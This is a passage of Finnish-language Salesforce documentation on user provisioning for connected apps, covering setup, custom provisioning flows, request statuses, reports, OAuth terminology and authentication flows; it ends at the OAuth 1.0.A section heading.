[Yhdistetyn sovelluksen luominen](#)

[Työntöilmoitusten testaaminen](#)

Yhdistettyjen sovellusten käyttäjien provisiointi

KÄYTTÄJÄOIKEUDET

Lukeminen:	Sovelluksen mukautusoikeus
Luominen, päivittäminen tai poistaminen:	Sovelluksen mukautusoikeus JA joko kaikkien tietojen muokkausoikeus TAI yhdistettyjen sovellusten hallintaoikeus
Kaikkien kenttien päivittäminen, pois lukien Profiilit, Käyttöoikeusjoukot ja Palveluntarjoajan SAML-attribuutit:	Sovelluksen mukautusoikeus
Profiilit-, Käyttöoikeusjoukot- ja Palveluntarjoajan SAML-attribuutit- kenttien päivittäminen:	Sovelluksen mukautusoikeus JA kaikkien tietojen muokkausoikeus
Asennuksen poistaminen:	Pakettien latausoikeus AppExchange-palvelusta

EDITION-VERSIOIT

Käytettävissä: Salesforce Classicissa ja Lightning Experiencessä

Yhdistettyjä sovelluksia voi luoda: **Group Edition**-, **Professional Edition**-, **Enterprise Edition**-, **Performance Edition**-, **Unlimited Edition**- ja **Developer Edition** -versioissa

Yhdistettyjä sovelluksia voi asentaa: **kaikissa** Edition-versioissa

Pääkäyttäjänä voit käyttää yhdistetyissä sovelluksissa käyttäjien provisiointia luodaksesi, päivittääksesi ja poistaaksesi kolmannen osapuolen sovelluksen käyttäjätilejä Salesforce-organisaatiosi käyttäjien perusteella. Voit määrittää Salesforce-käyttäjillesi tilien automaattisen luonnin, päivityksen ja deaktivoinnin eri palveluille, kuten Google Apps ja Box. Voit myös hakea olemassa olevia käyttäjätilejä kolmannen osapuolen järjestelmästä ja tutkia, onko ne jo linkitetty Salesforce-käyttäjätiliin.

Yhdistetyt sovellukset linkittävät käyttäjäsi kolmansien osapuolten palveluihin ja sovelluksiin. Yhdistettyjen sovellusten käyttäjien provisiointi sallii sinun luoda, päivittää ja hallita näiden palveluiden ja sovellusten käyttäjätilejä. Tämä ominaisuus yksinkertaistaa tilien luomista Google Appsin kaltaisille palveluille ja linkittää Salesforce-käyttäjiesi tilit heidän ulkoisten palveluiden tileihinsä. Kun tilit on linkitetty, voit määrittää sovelluskäynnistimen, jolloin käyttäjäsi napsauttavat yhdistetyn sovelluksen kuvaketta sovelluskäynnistimestä päästäkseen heti kohdepalveluun.

Käyttäjien provisiointi koskee vain käyttäjiä, joilla on kohdistettu profiili tai käyttöoikeusjoukko, joka sallii heidän käyttää määritettyä yhdistettyä sovellusta. Voit esimerkiksi määrittää organisaatiossasi käyttäjien provisioinnin yhdistetylle Google Apps -sovellukselle. Kohdistat sitten yhdistetylle sovellukselle "Työntekijät"-profiili. Kun organisaatiossasi luodaan uusi käyttäjä ja hänet kohdistetaan "Työntekijät"-profiiliin, käyttäjä provisioidaan automaattisesti Google Apps -palvelussa. Lisäksi, kun käyttäjän aktivointi kumotaan tai hänelle kohdistetaan toinen profiili, käyttäjän provisiointi kumotaan automaattisesti Google Apps -palvelusta.

Salesforce tarjoaa ohjatun toiminnon, joka auttaa sinua määrittämään käyttäjien provisiointiasetukset kaikille yhdistetyille sovelluksille.

Lisäksi voit suorittaa raportteja nähdäksesi kenellä on tiettyjen kolmansien osapuolten sovellusten käyttöoikeudet. Voit tehdä tämän keskitetystä näkymästä, joka näyttää kaikkien yhdistettyjen sovellusten kaikki käyttäjätilit.

Käyttäjien provisiointipyynnöt

Kun olet määrittänyt käyttäjien provisioinnin, Salesforce hallitsee kolmansien osapuolten järjestelmien päivityspyynnöitä. Salesforce lähettää käyttäjien provisiointipyynnöitä kolmannen osapuolen järjestelmälle organisaatiosi tiettyjen tapahtumien perusteella, joko käyttöliittymästä tai API-kutsujen avulla. Seuraavassa taulukossa näytetään tapahtumat, jotka käynnistävät käyttäjien provisiointipyynnöitä.

Tapahtuma	Toiminto	Objekti
Luo käyttäjä	Luonti	User
Päivitä käyttäjä (valituille attribuuteille)	Päivitys	User

Tapahtuma	Toiminto	Objekti
Poista käyttäjä käytöstä	Aktivoinnin kumoaminen	User
Ota käyttäjä käyttöön	Aktivoi	User
Jäädytä käyttäjä	Jäädytys	UserLogin
Kumoa käyttäjän jäädytys	Jäädytyksen kumoaminen	UserLogin
Aktivoi käyttäjä uudelleen	Uudelleenaktivointi	User
Muuta käyttäjäprofiilia	Luonti / Aktivoinnin kumoaminen	User
Kohdista käyttöoikeusjoukko käyttäjälle / Poista käyttöoikeusjoukko käyttäjältä	Luonti / Aktivoinnin kumoaminen	PermissionSetAssignment
Kohdista profiili yhdistettyyn sovellukseen / Kumoa kohdistus	Luonti / Aktivoinnin kumoaminen	SetupEntityAccess
Kohdista käyttöoikeusjoukko yhdistettyyn sovellukseen / Kumoa kohdistus	Luonti / Aktivoinnin kumoaminen	SetupEntityAccess

Toiminnon arvo tallennetaan UserProvisioningRequest-objektiin. Salesforce voi käsitellä pyynnön välittömästi tai odottaa hyväksymisprosessin valmistumista (jos lisää hyväksymisprosessin käyttäjien ohjatussa provisiointitoiminnossa). Salesforce käyttää pyynnön käsittelyyn kulkua, jonka tyyppi on *Käyttäjien provisiointi* ja joka sisältää viitteen Apex-luokkaan UserProvisioningPlugin. Kulku kutsuu kolmannen osapuolen palvelun API:a hallitakseen sen käyttäjätilien provisiointia.

Jos haluat lähettää käyttäjien provisiointipyynnöitä Active Directory -tapahtumien perusteella, käytä Salesforce Identity Connectia kaapataksesi kyseiset tapahtumat ja synkronoidaksesi ne Salesforce-organisaatioosi. Tällöin Salesforce lähettää käyttäjien provisiointipyynnöt kolmannen osapuolen järjestelmään provisioidakseen käyttäjiä tai kumotakseen käyttäjien provisioinnin.

Rajoitukset

Oikeudet

Palveluntarjoajan rooleja ja käyttöoikeuksia ei voi hallita tai säilyttää Salesforce-organisaatiossa. Tästä johtuen tiettyjä palveluntarjoajien resurssien oikeuksia ei sisällytetä mukaan, kun käyttäjä pyytää käyttöoikeutta kolmannen osapuolen sovellukseen, jossa on käyttäjien provisiointi käytössä. Vaikka palveluntarjoajaan voi luoda käyttäjätilin, käyttäjätilien lisärooleja ja -käyttöoikeuksia tulisi hallita palveluntarjoajan kautta.

Ajoitettu tilien täsmäytys

Suorita käyttäjien ohjattu provisiointitoiminto joka kerta, kun haluat kerätä ja analysoida kolmannen osapuolen järjestelmän käyttäjiä. Et voi määrittää automaattisen keräyksen ja analyysin yleisyyttä.

Käyttöoikeuden sertifiointi uudelleen

Kun käyttäjälle on luotu tili, palveluntarjoajan täytyy tarkastaa käyttäjän käyttöoikeudet palveluntarjoajan resursseihin.

KATSO MYÖS:

[Käyttäjien provisioinnin määrittäminen yhdistetyille sovelluksille](#)

[Käyttäjien provisioinnin luominen yhdistettyjen sovellusten mukautetuille raporteille](#)

[Yhdistetyt sovellukset](#)

Käyttäjien provisioinnin määrittäminen yhdistetyille sovelluksille

KÄYTTJÄOIKEUDET

Lukeminen:	Sovelluksen mukautusoikeus
Luominen, päivittäminen tai poistaminen:	Sovelluksen mukautusoikeus JA joko kaikkien tietojen muokkausoikeus TAI yhdistettyjen sovellusten hallintaoikeus
Kaikkien kenttien päivittäminen, pois lukien Profiilit, Käyttöoikeusjoukot ja Palveluntarjoajan SAML-attribuutit:	Sovelluksen mukautusoikeus
Profiilit-, Käyttöoikeusjoukot- ja Palveluntarjoajan SAML-attribuutit- kenttien päivittäminen:	Sovelluksen mukautusoikeus JA kaikkien tietojen muokkausoikeus
Asennuksen poistaminen:	Pakettien latausoikeus AppExchange-palvelusta

EDITION-VERSIOIT

Käytettävissä: Salesforce Classicissa ja Lightning Experiencessä

Yhdistettyjä sovelluksia voi luoda: **Group Edition**-, **Professional Edition**-, **Enterprise Edition**-, **Performance Edition**-, **Unlimited Edition**- ja **Developer Edition**-versioissa

Yhdistettyjä sovelluksia voi asentaa: **kaikissa** Edition-versioissa

Määritä yhdistetty sovellus säästääksesi aikaa käyttäjien provisioinnissa sovelluksille.

Salesforce tarjoaa ohjatun toiminnon, joka auttaa sinua määrittämään käyttäjien provisiointiasetukset kaikille yhdistetyille sovelluksille.

Tarvitset seuraavat asiat ennen ohjatun toiminnon käyttämistä.

Yhdistetyn sovelluksen kolmannen osapuolen palvelua varten

Mikä tahansa yhdistetty sovellus, joka tukee käyttäjien provisiointia, mukaan lukien "kirjanmerkki"-tyyppinen yhdistetty sovellus.

Nimetyt tunnukset

Nimetyt tunnukset tunnistavat kolmannen osapuolen järjestelmän ja sen todennusasetukset. Kolmannen osapuolen järjestelmään tehtävät kutsut, kuten tilien luonti-, muokaus- ja poistokutsut, käyttävät kolmannen osapuolen todennusasetuksia nimetyssä tunnuksessa. Määritä nimetylle tunnuksesta nimetty periaate. Nimetty periaate voi olla kolmannen osapuolen järjestelmässä oleva tili tai organisaatiossasi olevan todentajan OAuth-valtuutus. Käyttäjien ohjattu provisiointitoiminto pyytää tätä nimettyä tunnusta.

Flow Designer -suunnitteluohjelmalla luotu kulku

Kulut hallitsevat kolmannen osapuolen järjestelmälle lähetettyjä provisiointipyyntöjä. Salesforce tarjoaa useita paketteja, jotka sisältävät esimääritettyjä kulkua, jotta käyttäjien provisioinnin määrittäminen olisi yksinkertaisempaa (tulossa pian!). Liität jonkin näistä kuluista yhdistettyyn sovellukseen käyttäjien ohjatun provisiointitoiminnon avulla.

Voit myös luoda oman kulkusi. Lisätietoja on kohdassa [Oman käyttäjien provisiointikulun luominen](#).

Jos käyttäjien provisiointi on käytössä, käynnistä käyttäjien ohjattu provisiointitoiminto nykyiselle yhdistetylle sovellukselle seuraamalla näitä ohjeita.

1. Kirjoita Määrytykset-valikon **Pikahaku**-kenttään *Yhdistetyt sovellukset* ja valitse yhdistettyjen sovellusten hallintavaihtoehto.
2. Napsauta yhdistetyn sovelluksen nimeä.
3. Napsauta yhdistetyn sovelluksen lisätietosivulta **Muokkaa**.
4. Valitse Käyttäjien provisioinnin asetukset -osiosta **Ota käyttäjien provisiointi käyttöön**.
5. Napsauta **Tallenna**.

Kun napsautat **Tallenna**, Salesforce palauttaa sinut yhdistetyn sovelluksen lisätietosivulle. Avaa yhdistetyn sovelluksen lisätietosivu kirjoittamalla Määritykset-valikon *Pikahaku*-kenttään *Yhdistetyt sovellukset* ja valitsemalla yhdistettyjen sovellusten hallintavaihtoehdon. Napsauta yhdistetyn sovelluksen nimeä.

6. Napsauta Käyttäjien provisioinnin asetukset -osiosta **Käynnistä käyttäjien ohjattu provisiointitoiminto** käynnistääksesi ohjatun toiminnon.

Kun käyttäjien ohjattu provisiointitoiminto on valmis, voit palata yhdistetyn sovelluksen lisätietosivulle muokataksesi yksittäisen käyttäjän tilitietoja tehdäksesi pikaisia päivityksiä. Kirjoita Määritykset-valikon *Pikahaku*-kenttään *Yhdistetyt sovellukset*, valitse yhdistettyjen sovellusten hallintavaihtoehto ja napsauta yhdistetyn sovelluksen nimeä. Kaikki käyttäjät löytyvät yhdistetyn sovelluksen lisätietosivun Käyttäjätilit-osiosta. Voit myös suorittaa ohjatun toiminnon uudelleen kerätäksesi ja analysoidaksesi tilejä kolmannen osapuolen järjestelmästä, muuttaaksesi kokoonpanoa ja käsitelläksesi kaikki tilit.

Jos lisäsit käyttäjien ohjatussa provisiointitoiminnossa hyväksymisprosessin, **Hyväksymisprosessi**-kenttä on valittuna lisätietosivulla.

Oman käyttäjien provisiointikulun luominen

Luo oma kulkusi, jos pakatut kulut eivät tue haluamaasi kolmannen osapuolen järjestelmää tai jos haluat mukauttaa ratkaisua. Käytä Apex-luokkaa `UserProvisioningPlugin` ja vakio-objekteja `UserProvisioningRequest` ja `UserProvAccount`. Kun luot oman kulun, tallenna sen tyypiksi *Käyttäjien provisiointi*. Varmista ennen oman kulun luomista, että osaat luoda kulkua Flow Designer -suunnitteluohjelmassa ja laatia Apex-käynnistimiä. Kulkusi tulee sisältää seuraavat kohteet.

- Apex-käynnistin, joka käyttää `UserProvisioningPlugin`-luokkaa
- Seuraava input- ja output-muuttujat kulusssa
 - Input: *User, UserProvisioningRequest, UserProvAccount*
 - Output: *ExternalUserId, ExternalUsername, ExternalFirstName, ExternalLastName, ExternalEmail, Details, Status*
- Vähintään yksi kulun Apex-liitännäinen seuraavilla input- ja output-parametreilla
 - Input: *userProvisioningRequestId, userId, namedCredDevName, reconFilter, reconOffset*
 - Output: *ExternalUserId, ExternalUsername, ExternalFirstName, ExternalLastName, ExternalEmail, Details, Status, reconState, nextReconOffset*
- Lookup `User` -tietueen hakuelementti, joka muokkaa Salesforce-käyttäjien ja kolmannen osapuolen järjestelmän käyttäjien tilien välistä linkitystä.

KATSO MYÖS:

[Yhdistettyjen sovellusten käyttäjien provisiointi](#)

[Yhdistetyn sovelluksen luominen](#)

[Apex Developer Guide](#)

[Käyttäjien provisioinnin luominen yhdistettyjen sovellusten mukautetuille raporteille](#)

Käyttäjien provisiointipyyntöjen hallinta

KÄYTTJÄOIKEUDET

Lukeminen:	Sovelluksen mukautusoikeus
Luominen, päivittäminen tai poistaminen:	Sovelluksen mukautusoikeus JA joko kaikkien tietojen muokkausoikeus TAI yhdistettyjen sovellusten hallintaoikeus
Kaikkien kenttien päivittäminen, pois lukien Profiilit, Käyttöoikeusjoukot ja Palveluntarjoajan SAML-attribuutit:	Sovelluksen mukautusoikeus
Profiilit-, Käyttöoikeusjoukot- ja Palveluntarjoajan SAML-attribuutit- kenttien päivittäminen:	Sovelluksen mukautusoikeus JA kaikkien tietojen muokkausoikeus
Asennuksen poistaminen:	Pakettien latausoikeus AppExchange-palvelusta

EDITION-VERSIOIT

Käytettävissä: Salesforce Classicissa ja Lightning Experiencessä

Yhdistettyjä sovelluksia voi luoda: **Group Edition**-, **Professional Edition**-, **Enterprise Edition**-, **Performance Edition**-, **Unlimited Edition**- ja **Developer Edition**-versioissa

Yhdistettyjä sovelluksia voi asentaa: **kaikissa** versioissa.

Kun olet määrittänyt käyttäjien provisioinnin yhdistetylle sovellukselle, voit hallita yksittäisten käyttäjätilien provisioinnin, provisioinnin kumoamisen ja päivitysten asetuksia ja hyväksyntöjä.

Käytä seuraavia resursseja hallitaksesi yksittäisiä pyyntöjä ja käyttäjätilejä.

Käyttäjien provisiointipyyntö -välilehti

Käyttäjien provisiointipyyntö -välilehdestä voit tarkastella yksittäisen käyttäjän provisiointipyyntö lisätietoja ja hallita sen hyväksyntöjä. Käyttäjän provisiointipyyntö lisätiedot sisältävät tietoja pyynnön ja hyväksynnän tilasta (jos sellainen vaaditaan ja on määritetty).

Napsauta käyttäjän provisiointipyyntö Nimi-kentän arvoa nähdäksesi sen lisätiedot, mukaan lukien seuraavat.

Toiminto

Nykyisen pyynnön toiminto. Mahdolliset arvot ovat:

- Luo
- Lue
- Päivitä
- Kumoa aktivointi
- Aktivoi
- Jäädystä
- Kumoa jäädytys
- Sovittele (vertaa Salesforce-tiliä kolmannen osapuolen järjestelmässä olevaan tiliin)
- Linkitys (muuttaa tämänhetkistä Linkin tila -arvoa)

Tila

Tila-arvo muuttuu sovitteluprosessin aikana kerätäkseen ja verratakseen kolmannen osapuolen järjestelmässä olevia käyttäjätilejä Salesforce-käyttäjätileihin. Kun käyttäjän provisiointipyyntö luodaan ensimmäistä kertaa, sen Tila-arvo on tavallisesti Uusi. Kun keräysprosessi alkaa Tila-arvoksi muuttuu Kerätään, kunnes prosessi on valmis. Kun prosessi on valmis, Tila on Kerätty.

Jos analysointiprosessi käynnistyy tilien välisten eroavaisuuksien takia, `Tila`-arvoksi muuttuu `Analysoidaan`, kunnes prosessi on valmis. Kun prosessi on valmis, `Tila` on `Analysoitu`. Jos prosessi lähettää linkitysohjelmien perusteella pyynnön, `Tila`-arvoksi muuttuu `Sidotaan` ja Salesforce päivittää käyttäjätilin ominaisuudet asianmukaisesti. Kun päivitysprosessi on valmis, `Tila`-arvoksi muuttuu `Valmis`.

`Tila` ei kuitenkaan ole välttämättä aina aluksi `Uusi`. Jos jokin mukautettu prosessi käynnistää pyynnön tilien sovittamiseen, pyynnön `Tila`-arvo saattaa olla `Analysoidaan`.

Lisäksi `Tila` ei voi palautua taaksepäin aktiivisesta tehtävästä. Esimerkiksi onnistuneen `Tila`-arvon `Analysoidaan` täytyy olla seuraavaksi `Analysoitu`, ellei aktiivinen prosessi epäonnistu, jolloin `Tila`-arvoksi muuttuu `Epäonnistui`.

Jos napsautit Käyttäjien provisiointitili -kentän arvoa, näet käyttäjän tilin lisätiedot. Seuraavissa kentissä on valintaluettelokenttä, joka kuvaa käyttäjätilin nykyisen tilan.

Tila

Tilin tila kohdejärjestelmässä. Mahdolliset arvot ovat:

- Aktiivinen
- Aktivointi kumottu
- Poistettu

Linkin tila

Salesforce-organisaatiossa olevan käyttäjätilin ja kohdejärjestelmässä olevan käyttäjätilin välisen, tämänhetkisen yhteyden tila. Mahdolliset arvot ovat:

- `linked` — Salesforce-organisaatiossa olevaan tiliin tehdyt muutokset asetetaan jonoon, josta ne päivitetään kohdejärjestelmässä olevaan käyttäjätiliin.
- `duplicate` — Kohdejärjestelmässä on jo vastaavanlainen tili.
- `orphaned` — Kohdejärjestelmässä ei ole vastaavanlaista tiliä.
- `ignored` — Salesforce-organisaatiossa olevaan tiliin tehdyt muutokset eivät vaikuta kohdejärjestelmässä olevaan käyttäjätiliin.

Voit muokata näitä arvoja yhdistetyn sovelluksen lisätietosivun Käyttäjätilit-osiosta.

Yhdistetyn sovelluksen lisätietosivun Käyttäjätilit-osio.

Yhdistetyn sovelluksen lisätietosivun Käyttäjätilit-osio sisältää luettelon kaikista havaituista ja kolmannen osapuolen palveluun liitetyistä tileistä. Käytä tätä osiota hallitaksesi kolmannen osapuolen tilin Linkin tila -arvoa ja muokataksesi tilin kokoonpanoon tallennettuja lisätietoja.

Salesforce hallitsee tavallisesti kolmannen osapuolen palvelun Linkin tila -arvoa. Salesforce voi havaita ja liittää käyttäjätilejä yhteen Salesforce-organisaation ja kolmannen osapuolen järjestelmän välillä sovitteluprosessin aikana. Liitäntä perustuu attribuutteihin, jotka määrittävät käyttäjien ohjatussa provisiointitoiminnossa.

Valitse **Salli minun hallita tilin linkitystä** -vaihtoehto *vain*, jos haluat hallita Linkin tila -arvoa Salesforceen sijaan.

Mahdolliset Linkin tila -arvot ovat:

Käyttäjien provisiointipyynnöiden jakosäännöt

Jos olet lisännyt käyttäjien provisiointikokoonpanoon hyväksymisprosesseja, määritä jakosäännöt siten, että muut (kuten toinen käyttäjä tai esimies) voivat tarkastella ja hyväksyä käyttäjän provisiointipyynnön

Kirjoita Määritykset-valikon *Pikahaku*-kenttään *Jakoasetukset* ja valitse **Jakoasetukset**.

KATSO MYÖS:

[Yhdistettyjen sovellusten käyttäjien provisiointi](#)

[Käyttäjien provisioinnin määrittäminen yhdistetyille sovelluksille](#)

Käyttäjien provisioinnin luominen yhdistettyjen sovellusten mukautetuille raporteille

Käyttäjien provisiointia yhdistetyissä sovelluksissa käyttävät organisaatiot voivat suorittaa raportteja, jotka näyttävät provisioinnin tilit, pyynnöt ja muita tietoja käyttämällä mukautettuja raporttityyppejä.

1. Varmista, että tunnet mukautetut raporttityypit sekä niiden luomiseen ja ylläpitämiseen tarvittavat yleiset toimenpiteet.
2. Luo mukautettuja raporttityyppejä näille objekteille ja muokkaa niitä tarvittaessa. Salli kaikkien kenttien käyttö raporteissa. Lisää jokainen raportti Käyttäjien provisiointi -raporttityypin luokkaan. Anna kullekin raporttityypille selkeä nimi ja kuvaus, jotta raportteja luovat käyttäjät voivat valita tarpeisiinsa sopivan raporttityypin.

Ensimmäinen objekti	Kuvaus
Käyttäjien provisiointitilit	Sisältää tietoja, jotka linkittävät Salesforce-käyttäjätilin kolmannen osapuolen kohdejärjestelmässä, kuten Googlessa, olevaan tiliin. Tämä tehdään yhdistettyjen sovellusten käyttäjille, joilla on Salesforce-käyttäjien provisiointi käytössä.
Käyttäjien provisiointilokit	Sisältää viestit, jotka luotiin käyttäjien provisioinnin aikana kolmannen osapuolen sovelluksille.
Käyttäjien provisioinnin testikohteet	Sisältää käyttäjätiedot, jotka voidaan testata ennen kuin tietoja lähetetään kolmannen osapuolen järjestelmään käyttäjien provisiointia varten.
Käyttäjien provisiointipyynnöt	Sisältää tietoja kunkin käyttäjän yksittäisistä provisiointipyynnöistä.

EDITION-VERSIOIT

Käytettävissä: Salesforce Classicissa

Käytettävissä: **Enterprise Edition-, Performance Edition-, Unlimited Edition- ja Developer Edition** -versioissa

KÄYTTÄJOIKEUDET

Mukautettujen raporttityyppien luominen ja päivittäminen:

- Mukautettujen raporttityyppien hallintaoikeus

Mukautettujen raporttityyppien poistaminen:

- Kaikkien tietojen muokkausoikeus

KATSO MYÖS:

[Yhdistettyjen sovellusten käyttäjien provisiointi](#)

Yhdistetyn sovelluksen asennuksen poistaminen

KÄYTTJÄOIKEUDET

Lukeminen:	Sovelluksen mukautusoikeus
Luominen, päivittäminen tai poistaminen:	Sovelluksen mukautusoikeus JA joko kaikkien tietojen muokkausoikeus TAI yhdistettyjen sovellusten hallintaoikeus
Kaikkien kenttien päivittäminen, pois lukien Profiilit, Käyttöoikeusjoukot ja Palveluntarjoajan SAML-attribuutit:	Sovelluksen mukautusoikeus
Profiilit-, Käyttöoikeusjoukot- ja Palveluntarjoajan SAML-attribuutit- kenttien päivittäminen:	Sovelluksen mukautusoikeus JA kaikkien tietojen muokkausoikeus
Asennuksen poistaminen:	Pakettien latausoikeus AppExchange-palvelusta

EDITION-VERSIOIT

Käytettävissä: Salesforce Classicissa ja Lightning Experiencessä

Yhdistettyjä sovelluksia voi luoda: **Group Edition**-, **Professional Edition**-, **Enterprise Edition**-, **Performance Edition**-, **Unlimited Edition**- ja **Developer Edition**-versioissa

Yhdistettyjä sovelluksia voi asentaa: **kaikissa** versioissa

Voit poistaa yhdistetyn sovelluksen organisaatiostasi poistamalla paketin, johon sovellus kuuluu.



Note: Kun yhdistetyn sovelluksen asennus poistetaan, sovelluksen kaikkien käyttäjien käyttö- ja päivitysvaltuudet poistetaan. Tämä estää käyttäjiä suorittamasta sovellusta myöhemmin käyttämällä olemassa olevaa käyttövaltuutta ilman, että he hyväksyvät sovelluksen itse.

Yhdistettyjen sovellusten ja OAuthin termistö

Käyttövaltuus

Arvo, jota kuluttaja käyttää saadakseen käyttöoikeuden suojattuihin resursseihin käyttäjän puolesta käyttämättä käyttäjän Salesforce-tunnuksia.

OAuth 1.0.A -version käyttövaltuus täytyy vaihtaa istuntotunnukseen.

OAuth 2.0 -version käyttövaltuus on istuntotunnus, jota voidaan käyttää suoraan.

Valtuutuskoodi

Käytössä vain OAuth 2.0 -versiossa Web-palvelinkulun kanssa. Lyhytaikainen valtuus, joka edustaa loppukäyttäjän myöntämää käyttöoikeutta. Valtuutuskoodia käytetään käyttö- ja päivitysvaltuuksien hankkimiseen. Jos käytät OAuth 1.0.A -versiota, katso [Pyyntövaltuus](#).

Callback URL

Asiakassovellukseesi liitetty URL. Joissakin konteksteissa tämän pitää olla todellinen URL, johon asiakassovelluksen verkkoselain ohjataan. Muissa tapauksissa URL-osoitetta ei oikeastaan käytetä. Arvon täytyy kuitenkin olla sama asiakassovellukseesi ja palvelimen välillä (yhdistetyn sovelluksenmääritelmä). Saatat esimerkiksi haluta käyttää arvoa, joka osoittaa sovelluksen, kuten `http://OmaYritys.OmaSovellus`.

Kuluttaja

Verkkosivusto tai sovellus, joka käyttää OAuth-todennusta Salesforce-käyttäjän ja sovelluksen todentamiseen käyttäjän puolesta.

Kuluttajan avain

Arvo, jota kuluttaja käyttää tunnistaakseen itsensä Salesforcea. OAuth-versiossa 2.0 tämän viite on `client_id`.

EDITION-VERSIOIT

Käytettävissä: Salesforce Classicissa

Käytettävissä: **kaikissa** versioissa

KÄYTTJÄOIKEUDET

OAuth-sovellusten hallinta, luominen, muokkaaminen ja poistaminen:

- "Yhdistettyjen sovellusten hallinta"

Kuluttajan salaisuus

Salaisuus, jota kuluttaja käyttää määrittääkseen kuluttajan avaimen omistajuuden. OAuth-versiossa 2.0 tämän viite on `client_secret`.

Nonce-arvo

Numero, joka on usein satunnainen ja jota käytetään todennuksen yhteydessä varmistamaan, että pyyntöjä ei voida käyttää uudelleen.

Päivitysvaltuus

Käytössä vain OAuth-versiossa 2.0. Valtuus, jota kuluttaja käyttää uuden käyttövaltuuden hankkimiseen ilman, että loppukäyttäjän tarvitsisi hyväksyä käyttöoikeutta uudelleen.

Pyyntövaltuus

Arvo, jota kuluttaja käyttää saadakseen valtuutuksen käyttäjältä, ja joka vaihdetaan käyttövaltuuteen. Pyyntövaltuuksia käytetään vain OAuth 1.0.A - ja OAuth 2.0 -versiossa. Lisätietoja on kohdassa [Valtuutuskoodi](#).

Palveluntarjoaja

Web-sovellus, joka sallii käyttöoikeuden OAuth:in avulla. Tämä on Salesforce-instanssisi, kun etäkäyttö on otettu käyttöön.

Valtuuden salaisuus

Salaisuus, jota kuluttaja käyttää määrittääkseen pyyntövaltuuksien ja käyttövaltuuksien omistajuuden.

Käyttäjä

Henkilö, jolla on tunnukset Salesforce-sisäänkirjautumiseen.

KATSO MYÖS:

[Sovellusten OAuth-todennus](#)

Sovelluksen todennus

Sovellusten OAuth-todennus

Käyttäjän täytyy olla Salesforceen todentama pyytäessään Salesforce-tietojaan ulkoisesta sovelluksesta (kuluttajan sivulta). Jokaisessa todennuskulussa on useita vaiheita, perustuen OAuth-standardiin ja Salesforcea käyttävään tahoon.

Salesforce tukee OAuth-versioiden 1.0A ja 2.0 todennuskulkuja.

- [OAuth 1.0.A](#)—Tässä OAuth-versiossa on vain yksi kulku.
- [OAuth 2.0 Web-palvelin](#) — Suojatulla palvelimella isännöivät sovellukset käyttävät Web-palvelimen todennuskulua. Web-palvelimen kulun tärkeä osa on se, että palvelimen täytyy pystyä suojaamaan kuluttajien luottamuksellisia tietoja. Voit käyttää kulussa myös koodin haaste- ja vahvistinarvoja estääksesi valtuuttamattoman koodin salakuuntelun.
- [OAuth 2.0 -käyttäjäagentti](#)—Käyttäjäagentin todennuskulku on käyttäjien laitteilla sijaitsevien asiakassovellusten (kuluttajien) käytössä. Tämä voidaan toteuttaa selaimessa käyttämällä ohjelmointikieltä, kuten JavaScript, tai mobiililaitteesta tai työpöytäsovelluksesta. Nämä kuluttajat eivät voi pitää asiakkaan tietoja luottamuksellisin.
- [OAuth 2.0 -päivitysvaltuuden kulku](#) — Kun kuluttajalle on myönnetty käyttöoikeus, hän voi käyttää päivitysvaltuutta saadakseen uuden käyttövaltuuden (istunnon tunnuksen). Tämä tehdään vasta, kun kuluttaja on vastaanottanut päivitysvaltuuden käyttämällä Web-palvelimen tai käyttäjäagentin kulkua.
- [OAuth 2.0 JWT Bearer -valtuuden kulku](#) — OAuth 2.0 JWT bearer -valtuuden kulku määrittää, miten JWT:tä voidaan käyttää OAuth-käyttöoikeusvaltuuden pyytämiseen Salesforcesta, kun asiakas haluaa käyttää aiempaa todennusta. JWT:hen sovellettu digitaalinen allekirjoitus tarjoaa valtuutetun sovelluksen todennuksen.

EDITION-VERSIOT

Käytettävissä: Salesforce Classicissa

Käytettävissä **kaikissa** versioissa.

KÄYTTÄJÄOIKEUDET

OAuth-sovellusten hallinta, luominen, muokkaaminen ja poistaminen:

- "Yhdistettyjen sovellusten hallinta"

- **OAuth 2.0 SAML Bearer -vahvistuskulku** — OAuth 2.0 SAML-vahvistuskulku määrittää, miten SAML-vahvistusta voidaan käyttää OAuth-käyttöoikeusvaltuuden pyytämiseen, kun asiakas haluaa käyttää aiempaa todennusta. SAML-vahvistukseen sovellettu digitaalinen allekirjoitus tarjoaa valtuutetun sovelluksen todennuksen.
- **SAML-vahvistuskulku** — SAML-vahvistuskulku on vaihtoehto organisaatioille, jotka käyttävät tällä hetkellä SAML:ia Salesforcen käyttämiseen ja jotka haluavat käyttää Web Services API:ta samalla tavalla. SAML-vahvistuskulku voidaan käyttää vain yhden organisaation sisällä. Sinun ei tarvitse luoda yhdistettyä sovellusta tämän vahvistuskulun käyttämiseksi.
- **OAuth 2.0 -käyttäjänimi ja -salasana** — Käyttäjänimi/salasana-todennuskulku voidaan käyttää todennukseen, kun kuluttajalla on jo käyttäjän valtuutukset.



Varoitus: Tämä OAuth-todennuskulku sisältää käyttäjien valtuutusten siirtämistä edestakaisin. Käytä tätä todennuskulku vain tarvittaessa. Päivitysvaltuutta ei myönnetä.

Jos käyttäjää pyydetään vahvistamaan käyttöoikeutensa missä tahansa todennuskulussa, ja hän napsauttaa sen sijaan linkkiä, jonka mukaan hän ei ole tällä hetkellä sisäänkirjautunut käyttäjä, nykyinen käyttäjä kirjataan ulos ja todennuskulku alkaa uudelleen käyttäjän todentamisesta.



Note: Käyttäjät voivat valtuuttaa sovelluksen käyttämään Salesforcea useammin kuin kerran, esimerkiksi sekä kannettavalla tietokoneella että pöytäkoneella. Oletusrajoitus on viisi valtuutusta per sovellus per käyttäjä. Jos käyttäjä yrittää myöntää sovellukseen käyttöoikeutta organisaation rajoitusta useammin, sovelluksen viimeksi käytetty käyttövaltuus kumotaan. Web-palvelunkulku käyttävät uudemmat sovellukset (jotka käyttävät OAuth 2.0 -protokollaa) hyväksytään automaattisesti lisälaitteille, kun käyttäjä on myöntänyt käyttöoikeuden kerran. Käyttäjäagentin kulku vaatii käyttäjän hyväksynnän joka kerta.

OAuth 2.0 -päätepisteet

OAuth 2.0:n kolme ensisijaista päätepistettä ovat:

- Authorization — <https://omaToimialue.my.salesforce.com/services/oauth2/authorize>
- Token — <https://omaToimialue.my.salesforce.com/services/oauth2/token>
- Revoke — <https://omaToimialue.my.salesforce.com/services/oauth2/revoke>

Katso lisätietoja käyttöoikeuksien kumoamisesta kohdasta [OAuth-tunnusten kumoaminen](#) sivulla 217.

Käytä sandboxille osoitetta `test.salesforce.com` osoitteen `yourDomain.salesforce.com` sijasta.

OAuth 1.0.A -todennuksen kulku

OAuth 1.0.A -versiossa on yksi todennuksen kulku.

